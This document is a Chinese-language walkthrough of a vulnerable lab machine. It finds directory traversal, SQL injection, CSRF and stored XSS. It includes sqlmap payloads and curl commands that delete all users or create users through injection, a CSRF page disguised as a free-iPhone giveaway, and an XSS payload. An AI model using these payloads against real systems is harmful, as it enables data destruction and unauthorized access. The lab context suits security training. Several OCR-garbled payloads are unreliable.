IP发现:




端口发现:



发现只开放了web端口, 根据靶机提示也是要找到尽可能多

的web漏洞



使用nikto扫描漏洞:




发现了一个目录

下面使用wfuzz扫描隐藏路径

wfuzz -c -z

file,/usr/share/wordlists/dirbuster/directory-list
2. 3-small.txt --hc 404 http://192.168.2.132/FUZZ

2>/dev/null




还是只有这一个路径

第一个漏洞: 目录遍历



页面这么多表单, 没有注入是不合理的

测试表单,用burpsuit抓包,sqlmap测试是否存在注入



保存数据包,使用sqlmap注入
sqlmap -r '/root/桌面/post.txt' --level 5 --risk 3
--batch --threads=10 -p "username" - dump

```
(1.1.20stable)

(2.1.20stable)

(3.1.20stable)

(4.1.20stable)

(5.1.20stable)

(6.1.20stable)

(7.1.20stable)

(8.1.20stable)

(9.1.20stable)

(9.1.20stable)

(1.1.20stable)

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(1.1.20stable)

(9.1.20stable)

(1.1.20stable)

(1.1.20stable)

(1.1.20stable)

(9.1.20stable)

(1.1.20stable)

(1.1.20stable)
```

第二个漏洞: sql注入

```
(custom) POST parameter '250H username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqimap identified the following injection point(s) with a total of 230 HTTP(s) requests:

Parameter: JSON username (custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: ("username":"12342" OR NOT 5286-5286-- mmwA","method":"list")

Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: ("username":"12342" AND 6237=CAST((CHR(113))[CHR(187)][CHR(187)][CHR(187)][CHR(183)]][SELECT [CASE WHEN (6237=6237) THEN 1 ELSE @ ENO)]]

Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: ("username":"12342";SELECT PG_SLEEP(5)---,"method":"list")

Type: AND/OR time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: ("username":"12342" AND 5589=[SELECT 5589 PROM PG_SLEEP(5))--- Uqvb","method":"list"}

Type: UNION query
Title: Generic ENTON query (NULL) - 2 columns
Payload: ("username":"12342" UNION ALL SELECT (CHR(113)][CHR(187)][CHR(98)][CHR(187)][CHR(88)][CHR(191)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][CHR(181)][
```

根据sql注入漏洞还可以作如下利用:

1. 通过SQLi删除所有用户

```
$ curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST-H 'Host: 192.168.2.132' -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type:
```

```
application/json; charset=UTF-8' -H 'Referer:
http://192.168.2.132/Default.aspx' -d "
{\"username\":\"' OR 1=1--\",\"method\":\"delete\"}"
{ "success" : True }
```

```
""" root@kali ~
    curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'
    -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d "{\"usern
ame\":\"' OR 1=1--\",\"method\":\"delete\"}"

{ "success" : True }#
    root@kali ~
```

2. 插入SQLi语句(创建用户)

```
1 curl 'http://192.168.2.132/Vulnerable.ashx' -
XPOST -H 'Host: 192.168.2.132' -H 'Accept-
Encoding: gzip, deflate' -H 'DNT: 1' -H
   'Content-Type: application/json; charset=UTF-
8' -H 'Referer:
http://192.168.2.132/Default.aspx' -d "
   {\"username\":\"sam'||'ar\",\"password\":\"sam'",\"age\":null,\"line1\":\"\",\"line2\":\"",\"zip\":null
```

```
,\"first\":\"\",\"middle\":\"\",\"last\":\"\"
,\"method\":\"create\"}"
```

执行上面语句, 成功创建一个用户samar

使用如下命令在当前数据库中创建一个用户: middle

```
1 curl 'http://192.168.2.132/Vulnerable.ashx' -
    XPOST -H 'Host: 192.168.2.132' -H 'Accept-
    Encoding: gzip, deflate' -H 'DNT: 1' -H
    'Content-Type: application/json; charset=UTF-
8' -H 'Referer:
    http://192.168.2.132/Default.aspx' -d "
    {\"username\":\"'||current_database()||'\",\"
    password\":\"samar\",\"age\":null,\"line1\":\"
    "\",\"line2\":\"\",\"city\":\"\",\"state\":\"
    \",\"zip\":null,\"first\":\"\",\"middle\":\"
    ",\"last\":\"\",\"method\":\"create\"}"
```

用sqlmap注入验证:

确实存在该用户, 创建成功

3. 删除SQLi列表中的用户

```
curl 'http://192.168.2.132/Vulnerable.ashx' -
XPOST -H 'Host: 192.168.2.132' -H 'Accept-
Encoding: gzip, deflate' -H 'DNT: 1' -H
   'Content-Type: application/json; charset=UTF-
8' -H 'Referer:
http://192.168.2.132/Default.aspx' -d "
{\"username\":\"' union all select version()-
-\",\"method\":\"list\"}" --compressed
```

```
root@kali ~
    curl 'http://192.168.2.132/Vulnerable.ashx' -XPOST -H 'Host: 192.168.2.132'
    -H 'Accept-Encoding: gzip, deflate' -H 'DNT: 1' -H 'Content-Type: application/j
son; charset=UTF-8' -H 'Referer: http://192.168.2.132/Default.aspx' -d "{\"usern
ame\":\"' union all select version()--\",\"method\":\"list\"}" --compressed
[{"username":"samar"},{"username":"vulnerable_json"},{"username":"PostgreSQL 9.3
    .9 on x86_64-unknown-linux-gnu, compiled by gcc (Ubuntu 4.8.4-2ubuntu1~14.04) 4.
8.4, 64-bit"}]#
    root@kali ~
```

第三个漏洞: CSRF

下面的poc可以在未经用户同意的状况下删除所有用户

```
1
  <!DOCTYPE html>
2
  <head>
  <script>
  function deleteUser() {
5
           var data = {
                   username: '\' OR 1=1--',
6
                   method: 'delete'
7
           };
8
9
           var xhr = new XMLHttpRequest();
10
           xhr.open('post',
11
  'http://192.168.2.132/Vulnerable.ashx',
  false);
```

```
12
           xhr.send(JSON.stringify(data));
13 }
14 </script>
15 </head>
16 <body>
17 <h1>We're offering free iphone to first 10
  entries. Please hurry by providing your
  information.</h1>
18 <form method="post" action="" id="frmLogin">
19 <div>Your e-mail for notification</div>
20 <div><input type="text" name="txtUsername"</pre>
  id="txtUsername" /></div>
21 <div><input type="submit"</pre>
  name="btnSubmitNewUser" value="Submit
  participation" onclick="deleteUser(); return
  false;" id="btnSubmitNewUser" /></div>
22 </form>
23 </body>
```

第四个漏洞: XSS

使用< img src = "" onclick = "alert(1)"/>可以触发存储型xss漏洞,你也可以使用别的payload进行更高级的利用

Game over